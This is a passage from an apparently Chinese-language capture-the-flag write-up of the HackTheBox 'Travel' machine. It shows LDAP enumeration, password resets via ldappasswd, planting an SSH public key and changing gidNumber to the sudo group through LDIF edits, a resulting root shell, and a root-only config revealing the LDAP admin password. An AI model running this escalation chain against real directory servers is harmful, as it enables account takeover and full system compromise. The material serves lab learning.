uidNumber: 5006
homeDirectory: /home/jerry
givenName: Jerry
gidNumber: 5000
sn: Morgan
cn: Jerry Morgan
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# lynik, users, linux, servers, travel.htb
dn: uid=lynik,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: lynik
uidNumber: 5000
homeDirectory: /home/lynik
givenName: Lynik
gidNumber: 5000
sn: Schmidt
cn: Lynik Schmidt
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# edward, users, linux, servers, travel.htb
dn: uid=edward,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: edward
uidNumber: 5009
homeDirectory: /home/edward
givenName: Edward
gidNumber: 5000
sn: Roberts
cn: Edward Roberts
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# eugene, users, linux, servers, travel.htb
dn: uid=eugene,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: eugene
cn: Eugene Scott
sn: Scott
givenName: Eugene
loginShell: /bin/bash
uidNumber: 5008
gidNumber: 5000
homeDirectory: /home/eugene
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# gloria, users, linux, servers, travel.htb
dn: uid=gloria,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: gloria
uidNumber: 5010
homeDirectory: /home/gloria
givenName: Gloria
gidNumber: 5000
sn: Wood
cn: Gloria Wood
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# johnny, users, linux, servers, travel.htb
dn: uid=johnny,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: johnny
cn: Johnny Miller
sn: Miller
givenName: Johnny
loginShell: /bin/bash
uidNumber: 5004
gidNumber: 5000
homeDirectory: /home/johnny
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# louise, users, linux, servers, travel.htb
dn: uid=louise,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: louise
cn: Louise Griffin
sn: Griffin
givenName: Louise
loginShell: /bin/bash
uidNumber: 5007
gidNumber: 5000
homeDirectory: /home/louise
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# christopher, users, linux, servers, travel.htb
dn: uid=christopher,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: christopher
uidNumber: 5003
homeDirectory: /home/christopher
givenName: Christopher
gidNumber: 5000
sn: Ward
cn: Christopher Ward
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# domainusers, groups, linux, servers, travel.htb
dn: cn=domainusers,ou=groups,ou=linux,ou=servers,dc=travel,dc=htb
memberUid: frank
memberUid: brian
memberUid: christopher
memberUid: johnny
memberUid: julia
memberUid: jerry
memberUid: louise
memberUid: eugene
memberUid: edward
memberUid: gloria
memberUid: lynik
gidNumber: 5000
cn: domainusers
objectClass: top
objectClass: posixGroup

# search result
search: 2
result: 0 Success

# numResponses: 22
# numEntries: 21DN 列表:
cat user.txt | rg ^dn
dn: dc=travel,dc=htb
dn: cn=admin,dc=travel,dc=htb
dn: ou=servers,dc=travel,dc=htb
dn: cn=lynik-admin,dc=travel,dc=htb
dn: ou=workstations,dc=travel,dc=htb
dn: ou=linux,ou=servers,dc=travel,dc=htb
dn: ou=windows,ou=servers,dc=travel,dc=htb
dn: ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: ou=groups,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=jane,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=frank,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=jerry,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=lynik,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=edward,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=eugene,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=gloria,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=johnny,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=louise,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: uid=christopher,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
dn: cn=domainusers,ou=groups,ou=linux,ou=servers,dc=travel,dc=htb
由于用于 LDAP 认证的用户是 lynik-admin,有权限看到其密码情况,但是无法看到其他用户的:
dn: cn=lynik-admin,dc=travel,dc=htb
description: LDAP administrator
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: lynik-admin
userPassword:: e1NTSEF9MEpaelF3blZJNEZrcXRUa3pRWUxVY3ZkN1NwRjFRYkRjVFJta3c9PQ=
 =
而且我注意到,该用户的属性中,有一个描述:
LDAP administrator并且:
objectClass: organizationalRole也有组织、管理的意思。
结合之前看到的那么多的 LDAP 工具,是否当前用户可以直接管理 LDAP 呢?
我让 AI 将之前看到的工具进行介绍并整理成表格:
| 命令 | 分类 | 功能说明 | 常用示例 |
|---|---|---|---|
ldapsearch | 查询类 | 按过滤条件搜索并返回目录中的条目及属性 | ldapsearch -x -b "dc=example,dc=com" "(uid=zhangsan)" |
ldapcompare | 查询类 | 判断某条目的某属性是否等于指定值,返回 TRUE/FALSE | ldapcompare -x "uid=zhangsan,dc=example,dc=com" "mail:zs@example.com" |
ldapwhoami | 查询类 | 执行 "Who am I?" 扩展操作,确认当前绑定身份 | ldapwhoami -x -D "uid=zhangsan,dc=example,dc=com" -W |
ldapadd | 写入类 | 添加新条目(本质是 ldapmodify -a) | ldapadd -x -D "cn=admin,dc=example,dc=com" -W -f new.ldif |
ldapmodify | 写入类 | 修改已有条目的属性(add/replace/delete) | ldapmodify -x -D "cn=admin,dc=example,dc=com" -W -f mod.ldif |
ldapdelete | 写入类 | 删除指定 DN 的条目 | ldapdelete -x -D "cn=admin,dc=example,dc=com" -W "uid=zhangsan,dc=example,dc=com" |
ldapmodrdn | 写入类 | 重命名条目或将其移动到目录树的其他位置 | ldapmodrdn -x -D "cn=admin,dc=example,dc=com" -W "uid=zhangsan,dc=example,dc=com" "uid=zs" |
ldappasswd | 安全类 | 专门用于修改用户密码,支持扩展密码操作 | ldappasswd -x -D "cn=admin,dc=example,dc=com" -W -S "uid=zhangsan,dc=example,dc=com" |
ldapexop | 辅助类 | 执行任意 LDAPv3 扩展操作 | ldapexop -x -D "cn=admin,dc=example,dc=com" -W whoami |
ldapurl | 辅助类 | 生成/解析 LDAP URI 字符串,不连接服务器 | ldapurl -H "ldap://host" -b "dc=example,dc=com" -s sub -f "(uid=zs)" |
我打算用 ldappasswd 修改 admin 密码:
$ ldappasswd -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' -S "cn=admin,dc=travel,dc=htb"
New password:
Re-enter new password:
Result: Insufficient access (50)
50 (Insufficient access) 表示当前使用的账号没有执行该操作所需的权限,这也正常,毕竟是下改上。
尝试修改普通用户的(我选了 brain 用户):
$ ldappasswd -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' -S "uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb"
New password:
Re-enter new password:
没有报错,应该是修改成功了。
尝试登入:
sshpass -p brain ssh brain@10.129.15.122
brain@10.129.15.122: Permission denied (publickey).
只允许 ssh key 登入。
这一细节可以在 ssh server 的配置文件中看到:
lynik-admin@travel:~$ cat /etc/ssh/sshd_config | grep -v '^#' | grep .
Include /etc/ssh/sshd_config.d/*.conf
AuthorizedKeysCommand /usr/bin/sss_ssh_authorizedkeys
AuthorizedKeysCommandUser nobody
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem sftp  /usr/lib/openssh/sftp-server
PasswordAuthentication no
Match User trvl-admin,lynik-admin
        PasswordAuthentication yes
除了 trvl-admin、lynik-admin 这两个用户,其他用户均不允许用密码登入。
其中还有一个重要配置:
AuthorizedKeysCommand /usr/bin/sss_ssh_authorizedkeysssh server 如果没有在 authorized_keys 文件中找到公钥信息,则会运行指定命令来获取公钥。
/usr/bin/sss_ssh_authorizedkeys 该命令由 SSSD(System Security Services Daemon)提供,这是一个为 Linux 构建集中管理多方服务认证的服务。
目前,我们无权限查看 SSSD 的主配置文件:
lynik-admin@travel:~$ cat /etc/sssd/sssd.conf
cat: /etc/sssd/sssd.conf: Permission denied
brain 用户并没有 sshPublicKey 属性:
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: brian
cn: Brian Bell
sn: Bell
givenName: Brian
loginShell: /bin/bash
uidNumber: 5002
gidNumber: 5000
homeDirectory: /home/brian
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
尝试用 ldapadd 操作给 brain 用户添加 sshPublicKey 属性。
现在本地生成密钥对:
ssh-keygen -t rsa -C "travel"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/zyf/.ssh/id_rsa):
Enter passphrase for "/home/zyf/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/zyf/.ssh/id_rsa
Your public key has been saved in /home/zyf/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:J6WLGYkmsiFsgpHIB8jEV/rWuv+3zBwiEI/gFTqfl3M travel
The key's randomart image is:
+---[RSA 3072]----+
|=o  .o           |
|++..o .          |
|+..* o    .      |
|o.o *.*..o       |
|*o..oBo*SE.      |
|++ o. ++o+       |
|.    .o... .     |
|      . . =..    |
|     ......=.    |
+----[SHA256]-----+
建立 LDIF 文件,写入内容:
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
changetype: modify
add: objectClass
objectClass: ldapPublicKey
-
add: sshPublicKey
sshPublicKey: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRhGpBkQ62WzLFC6gVeRKDRZOt9fp13wIexgZLJAHqHCZGbz5dz0cDLCT9U460BYAuQdriDiz2Det2+SpK6vm7hC0CrgLaXSdBvdem9TPJm1Lx2v9c2MaUS3Gb9MHQKV7kaedhoQsKR4chaOAYaNotNzq6yNzgHFr7U7YqBHVq3aIGlkXC+pFmoYRdpyWc0nj3htd6T8pYAlUYLggaGCP+mowyw7Ol6nRbFJa4d333fRFHvZxtvYOR8fOte8S06dn+cj9LB+q4tCBwwVmx14xoPebvevQVK0KSucb7jv/GanGfCGxkVSX8Djf9+3y+lin9UlTvolqZT/u8w1rOjzuFvwI8NbqLpQSXm2uIoauboW4ym8RQ8yTJ9nlxDZ2+A8CH73pFV5RmLbzW3XRGpxQa0Ct7oZttF8cP2KqInev8hTlW5obQmYJ04IDWKNacDU/Y2nI6ShGw8tpmw92NInAU3TDu24FHeeexFUIJyf3KIsQVWHNaTcxbzLTZ4aguaK8= travel
添加属性:
lynik-admin@travel:~$ ldapadd -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' -f brain.ldif
modifying entry "uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb"
查看是否写入:
$ ldapsearch -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' "(sshPublicKey=*)"
# extended LDIF
#
# LDAPv3
# base <dc=travel,dc=htb> (default) with scope subtree
# filter: (sshPublicKey=*)
# requesting: ALL
#

# brian, users, linux, servers, travel.htb
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: brian
cn: Brian Bell
sn: Bell
givenName: Brian
loginShell: /bin/bash
uidNumber: 5002
gidNumber: 5000
homeDirectory: /home/brian
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
objectClass: ldapPublicKey
sshPublicKey: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRhGpBkQ62WzLFC6gVeRKDRZOt
 9fp13wIexgZLJAHqHCZGbz5dz0cDLCT9U460BYAuQdriDiz2Det2+SpK6vm7hC0CrgLaXSdBvdem9
 TPJm1Lx2v9c2MaUS3Gb9MHQKV7kaedhoQsKR4chaOAYaNotNzq6yNzgHFr7U7YqBHVq3aIGlkXC+p
 FmoYRdpyWc0nj3htd6T8pYAlUYLggaGCP+mowyw7Ol6nRbFJa4d333fRFHvZxtvYOR8fOte8S06dn
 +cj9LB+q4tCBwwVmx14xoPebvevQVK0KSucb7jv/GanGfCGxkVSX8Djf9+3y+lin9UlTvolqZT/u8
 w1rOjzuFvwI8NbqLpQSXm2uIoauboW4ym8RQ8yTJ9nlxDZ2+A8CH73pFV5RmLbzW3XRGpxQa0Ct7o
 ZttF8cP2KqInev8hTlW5obQmYJ04IDWKNacDU/Y2nI6ShGw8tpmw92NInAU3TDu24FHeeexFUIJyf
 3KIsQVWHNaTcxbzLTZ4aguaK8= travel

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1有额外的空格是工具为了排版做的额外行为,可以通过 -o ldif-wrap=no 关掉:
$ ldapsearch -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' -o ldif-wrap=no "(sshPublicKey=*)"
# extended LDIF
#
# LDAPv3
# base <dc=travel,dc=htb> (default) with scope subtree
# filter: (sshPublicKey=*)
# requesting: ALL
#

# brian, users, linux, servers, travel.htb
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: brian
cn: Brian Bell
sn: Bell
givenName: Brian
loginShell: /bin/bash
uidNumber: 5002
gidNumber: 5000
homeDirectory: /home/brian
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
objectClass: ldapPublicKey
sshPublicKey: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRhGpBkQ62WzLFC6gVeRKDRZOt9fp13wIexgZLJAHqHCZGbz5dz0cDLCT9U460BYAuQdriDiz2Det2+SpK6vm7hC0CrgLaXSdBvdem9TPJm1Lx2v9c2MaUS3Gb9MHQKV7kaedhoQsKR4chaOAYaNotNzq6yNzgHFr7U7YqBHVq3aIGlkXC+pFmoYRdpyWc0nj3htd6T8pYAlUYLggaGCP+mowyw7Ol6nRbFJa4d333fRFHvZxtvYOR8fOte8S06dn+cj9LB+q4tCBwwVmx14xoPebvevQVK0KSucb7jv/GanGfCGxkVSX8Djf9+3y+lin9UlTvolqZT/u8w1rOjzuFvwI8NbqLpQSXm2uIoauboW4ym8RQ8yTJ9nlxDZ2+A8CH73pFV5RmLbzW3XRGpxQa0Ct7oZttF8cP2KqInev8hTlW5obQmYJ04IDWKNacDU/Y2nI6ShGw8tpmw92NInAU3TDu24FHeeexFUIJyf3KIsQVWHNaTcxbzLTZ4aguaK8= travel

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1用 ssh key 登入:
ssh -i travel_ssh_key brian@10.129.15.122
Creating directory '/home@TRAVEL/brian'.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-26-generic x86_64)

  System information as of Mon 06 Jul 2026 10:43:40 AM UTC

  System load:                      0.29
  Usage of /:                       46.2% of 15.68GB
  Memory usage:                     13%
  Swap usage:                       0%
  Processes:                        207
  Users logged in:                  1
  IPv4 address for br-836575a2ebbb: 172.20.0.1
  IPv4 address for br-8ec6dcae5ba1: 172.30.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.129.15.122

          *** Travel.HTB News Flash ***
We are currently experiencing some delay in domain
replication times of about 3-5 seconds. Sorry for
the inconvenience. Kind Regards, admin


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

brian@travel:~$登入成功。
但是现在拿到的只是普通权限,账户上并没有得到额外的信息。
我打算通过 ldapadd 为 brain 添加 gidNumber 属性,将其加入 root 组:
组号信息可以查看 /etc/group 文件:
brian@travel:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,trvl-admin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:trvl-admin
floppy:x:25:
tape:x:26:
sudo:x:27:trvl-admin
audio:x:29:
dip:x:30:trvl-admin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:trvl-admin
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
systemd-timesync:x:104:
crontab:x:105:
messagebus:x:106:
input:x:107:
kvm:x:108:
render:x:109:
syslog:x:110:
tss:x:111:
uuidd:x:112:
tcpdump:x:113:
ssh:x:114:
landscape:x:115:
lxd:x:116:trvl-admin
systemd-coredump:x:999:
trvl-admin:x:1000:
lynik-admin:x:1001:
docker:x:117:
sssd:x:118:而且我发现,当我修改 brain 的属性之后,服务器端会定期清理我的修改:
lynik-admin@travel:~$ ldapsearch -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' -o ldif-wrap=no "(sshPublicKey=*)"
# extended LDIF
#
# LDAPv3
# base <dc=travel,dc=htb> (default) with scope subtree
# filter: (sshPublicKey=*)
# requesting: ALL
#

# search result
search: 2
result: 0 Success

# numResponses: 1
再准备一个 LDIF 文件,写入:
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
changetype: modify
replace: gidNumber
gidNumber: 0
接着进行 add 和 modify 操作:
$ ldapadd -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' -f brain.ldif
modifying entry "uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb"

$ ldapadd -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' -f change_gid.ldif
modifying entry "uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb"
为了以防万一,我还使用 ldappasswd 修改了 brian 的密码:
lynik-admin@travel:~$ ldappasswd -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' -S 'uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb'
New password:
Re-enter new password:
再次查询 brian 的属性:
$ ldapsearch -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' -o ldif-wrap=no "(sshPublicKey=*)"
# extended LDIF
#
# LDAPv3
# base <dc=travel,dc=htb> (default) with scope subtree
# filter: (sshPublicKey=*)
# requesting: ALL
#

# brian, users, linux, servers, travel.htb
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: brian
cn: Brian Bell
sn: Bell
givenName: Brian
loginShell: /bin/bash
uidNumber: 5002
homeDirectory: /home/brian
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
objectClass: ldapPublicKey
sshPublicKey: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRhGpBkQ62WzLFC6gVeRKDRZOt9fp13wIexgZLJAHqHCZGbz5dz0cDLCT9U460BYAuQdriDiz2Det2+SpK6vm7hC0CrgLaXSdBvdem9TPJm1Lx2v9c2MaUS3Gb9MHQKV7kaedhoQsKR4chaOAYaNotNzq6yNzgHFr7U7YqBHVq3aIGlkXC+pFmoYRdpyWc0nj3htd6T8pYAlUYLggaGCP+mowyw7Ol6nRbFJa4d333fRFHvZxtvYOR8fOte8S06dn+cj9LB+q4tCBwwVmx14xoPebvevQVK0KSucb7jv/GanGfCGxkVSX8Djf9+3y+lin9UlTvolqZT/u8w1rOjzuFvwI8NbqLpQSXm2uIoauboW4ym8RQ8yTJ9nlxDZ2+A8CH73pFV5RmLbzW3XRGpxQa0Ct7oZttF8cP2KqInev8hTlW5obQmYJ04IDWKNacDU/Y2nI6ShGw8tpmw92NInAU3TDu24FHeeexFUIJyf3KIsQVWHNaTcxbzLTZ4aguaK8= travel
gidNumber: 0
userPassword:: e1NTSEF9SHp0KzByQ1pXZjBjUXgzVENZRW4vN2JIdzVtMEZ5ZzM=

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1属性都已经修改/添加完善了。
访问登入:
ssh -i travel_ssh_key brian@10.129.15.122
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-26-generic x86_64)

  System information as of Mon 06 Jul 2026 01:46:50 PM UTC

  System load:                      0.0
  Usage of /:                       46.3% of 15.68GB
  Memory usage:                     13%
  Swap usage:                       0%
  Processes:                        207
  Users logged in:                  2
  IPv4 address for br-836575a2ebbb: 172.20.0.1
  IPv4 address for br-8ec6dcae5ba1: 172.30.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.129.15.122

          *** Travel.HTB News Flash ***
We are currently experiencing some delay in domain
replication times of about 3-5 seconds. Sorry for
the inconvenience. Kind Regards, admin

Last login: Mon Jul  6 13:03:18 2026 from 10.10.16.64
brian@travel:~$ groups
domainusers
brian@travel:~$ id
uid=5002(brian) gid=5000(domainusers) groups=5000(domainusers)
组并没有发生变化。关于这点,目前还无法解释,我将在 Beyond Root 中详细讲解这一点。
尝试切换别的组,比如 sudo:
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
changetype: modify
replace: gidNumber
gidNumber: 27
再执行之前的几个步骤,最终登入 brian 账户,即可切换到 root:
brian@travel:~$ sudo su - root
root@travel:~#
Root Flag:
root@travel:~# cat /root/root.txt
6537a*************************
八、Beyond Root#
既然有了 Root Shell,我打算搞清楚为什么 brian 的组没有发生变化。
先查看 SSSD 的主配置文件:
root@travel:~# cat /etc/sssd/sssd.conf
[sssd]
config_file_version = 2
#services = nss,pam,ssh
domains = TRAVEL

[nss]
filter_users = root
filter_groups = root
enum_cache_timeout = 1
memcache_timeout = 0

[pam]

[domain/TRAVEL]
use_fully_qualified_names = False
override_homedir = /home@TRAVEL/%u
enumerate = True
ignore_group_members = False
id_provider = ldap
auth_provider = ldap
ldap_uri = ldap://ldap.travel.htb
cache_credentials = False
ldap_enumeration_refresh_timeout = 3
ldap_id_use_start_tls = true
ldap_tls_reqcert = allow
ldap_default_bind_dn = cn=admin,dc=travel,dc=htb
ldap_default_authtok = yooxoL8eVoagheich5ug0ne1Oy1Wai
ldap_search_base = ou=linux,ou=servers,dc=travel,dc=htb
ldap_user_search_base = ou=users,ou=linux,ou=servers,dc=travel,dc=htb
ldap_group_search_base = ou=groups,ou=linux,ou=servers,dc=travel,dc=htb一行信息似乎和组有关系:
filter_groups = root官方文档中:
filter_users, filter_groups (string)
Exclude certain users from being fetched from the sss NSS database. This is particularly useful for system accounts. This option can also be set per-domain or include fully-qualified names to filter only users from the particular domain.

Default: root
该配置能让 SSSD 从 sss NSS 数据库中获取用户时排除某些用户或者组,默认值为 root。
NSS 是 Unix/Linux 系统统一查询用户、组、主机等系统信息的框架。
如果只是删除 filter_groups = root,效果仍等价于默认值 root。因此我打算将其值改为一个不存在的组:
[nss]
# filter_users = root
# filter_groups = root
filter_groups = _whocare_
清理 SSSD 缓存:
rm -rf /var/lib/sss/db/*由于目标机没有
sss_cache命令,而且不支持联网下载,于是我通过删除日志文件的方式来清理缓存。
重启 SSSD 服务:
systemctl restart sssd重复之前的步骤,添加 brian 的属性。
lynik-admin@travel:~$ ldapsearch -LLL -H 'ldap://ldap.travel.htb' -w 'Theroadlesstraveled' -D 'cn=lynik-admin,dc=travel,dc=htb' -b 'ou=users,ou=linux,ou=servers,dc=travel,dc=htb' '(uid=brian)' gidNumber sshPublicKey
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
sshPublicKey: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRhGpBkQ62WzLFC6gVeRKDRZOt
 9fp13wIexgZLJAHqHCZGbz5dz0cDLCT9U460BYAuQdriDiz2Det2+SpK6vm7hC0CrgLaXSdBvdem9
 TPJm1Lx2v9c2MaUS3Gb9MHQKV7kaedhoQsKR4chaOAYaNotNzq6yNzgHFr7U7YqBHVq3aIGlkXC+p
 FmoYRdpyWc0nj3htd6T8pYAlUYLggaGCP+mowyw7Ol6nRbFJa4d333fRFHvZxtvYOR8fOte8S06dn
 +cj9LB+q4tCBwwVmx14xoPebvevQVK0KSucb7jv/GanGfCGxkVSX8Djf9+3y+lin9UlTvolqZT/u8
 w1rOjzuFvwI8NbqLpQSXm2uIoauboW4ym8RQ8yTJ9nlxDZ2+A8CH73pFV5RmLbzW3XRGpxQa0Ct7o
 ZttF8cP2KqInev8hTlW5obQmYJ04IDWKNacDU/Y2nI6ShGw8tpmw92NInAU3TDu24FHeeexFUIJyf
 3KIsQVWHNaTcxbzLTZ4aguaK8= travel
gidNumber: 0
重新登入:
ssh -i travel_ssh_key brian@10.129.15.122
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-26-generic x86_64)

  System information as of Tue 07 Jul 2026 03:52:24 AM UTC

  System load:                      0.0
  Usage of /:                       46.5% of 15.68GB
  Memory usage:                     13%
  Swap usage:                       0%
  Processes:                        206
  Users logged in:                  2
  IPv4 address for br-836575a2ebbb: 172.20.0.1
  IPv4 address for br-8ec6dcae5ba1: 172.30.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.129.15.122

          *** Travel.HTB News Flash ***
We are currently experiencing some delay in domain
replication times of about 3-5 seconds. Sorry for
the inconvenience. Kind Regards, admin

Last login: Tue Jul  7 01:59:30 2026 from 10.10.16.64
brian@travel:~$ id
uid=5002(brian) gid=5000(domainusers) groups=5000(domainusers)
依旧不行。
我打算开启 Debug 模式,然后查看日志进行排查,修改 SSSD 的配置文件:
[nss]
debug_level = 9
# filter_users = root
# filter_groups = root
filter_groups = _whocare_
清理日志 + 重启服务:
root@travel:~# rm -rf /var/lib/sss/db/*
root@travel:~# systemctl restart sssd
重复之前的步骤后,发现 brian 登不上了:
ssh -i travel_ssh_key brian@10.129.15.122
brian@10.129.15.122: Permission denied (publickey).
这个问题我之前就遇到过。我尝试过很多遍,发现“将 brian 用户的 gidNumber 修改成 0”之后,会出现两种情况:
- 能登入,但组未变
- 无法登入
后来获得 root shell 后,我发现这是缓存的原因,只要缓存在:
root@travel:~# getent passwd brian
brian:*:5002:5000:Brian Bell:/home@TRAVEL/brian:/bin/bash
就能登入上。
缓存不在:
getent passwd brian
<无输出>
就登入不上。
通过查询日志 /var/log/sssd/sssd_TRAVEL.log:
(Tue Jul  7 02:01:44 2026) [sssd[be[TRAVEL]]] [sdap_save_user] (0x0400): Processing user brian@travel
(Tue Jul  7 02:01:44 2026) [sssd[be[TRAVEL]]] [sdap_save_user] (0x0020): User [brian@travel] filtered out! (primary gid out of range)
(Tue Jul  7 02:01:44 2026) [sssd[be[TRAVEL]]] [sdap_save_user] (0x0020): Failed to save user [brian@travel]
大致意思:由于 gid 不在范围内容,导致无法保存该用户,即无法写入 NSS 数据库中。
这也解释了为什么 gid 真正被修改之后(即缓存刷新)我登入不上 brian。
关于 gid 的范围,是写在 sssd 的源码中的,由于这是开源项目,我没必要去逆向可执行程序,直接去看源码即可。
先确认版本信息:
root@travel:~# sssd --version 2>/dev/null || /usr/sbin/sssd --version 2>/dev/null
2.2.3root@travel:~# dpkg -l | grep -E '^ii[[:space:]]+sssd|^ii[[:space:]]+libsss|^ii[[:space:]]+sssd-common' | grep -o '2\.2\.3-[0-9]' | awk '!seed[$0]++'
2.2.3-3从 Ubuntu 官方源下载源码包:
mkdir -p sssd-src
curl -L -o sssd-src/sssd_2.2.3-3.dsc \
  http://archive.ubuntu.com/ubuntu/pool/main/s/sssd/sssd_2.2.3-3.dsc
curl -L -o sssd-src/sssd_2.2.3.orig.tar.gz \
  http://archive.ubuntu.com/ubuntu/pool/main/s/sssd/sssd_2.2.3.orig.tar.gz
curl -L -o sssd-src/sssd_2.2.3.orig.tar.gz.asc \
  http://archive.ubuntu.com/ubuntu/pool/main/s/sssd/sssd_2.2.3.orig.tar.gz.asc
curl -L -o sssd-src/sssd_2.2.3-3.diff.gz \
  http://archive.ubuntu.com/ubuntu/pool/main/s/sssd/sssd_2.2.3-3.diff.gz
解包:
cd sssd-src
dpkg-source -x sssd_2.2.3-3.dsc
cd sssd-2.2.3
查看之前看到的报错信息:
rg -n 'primary gid out of range' src
src/providers/ldap/sdap_async_users.c
476:              "User [%s] filtered out! (primary gid out of range)\n",
定位文件 src/providers/ldap/sdap_async_users.c:
if (is_posix == true && IS_SUBDOMAIN(dom) == false
        && sss_domain_is_mpg(dom) == false
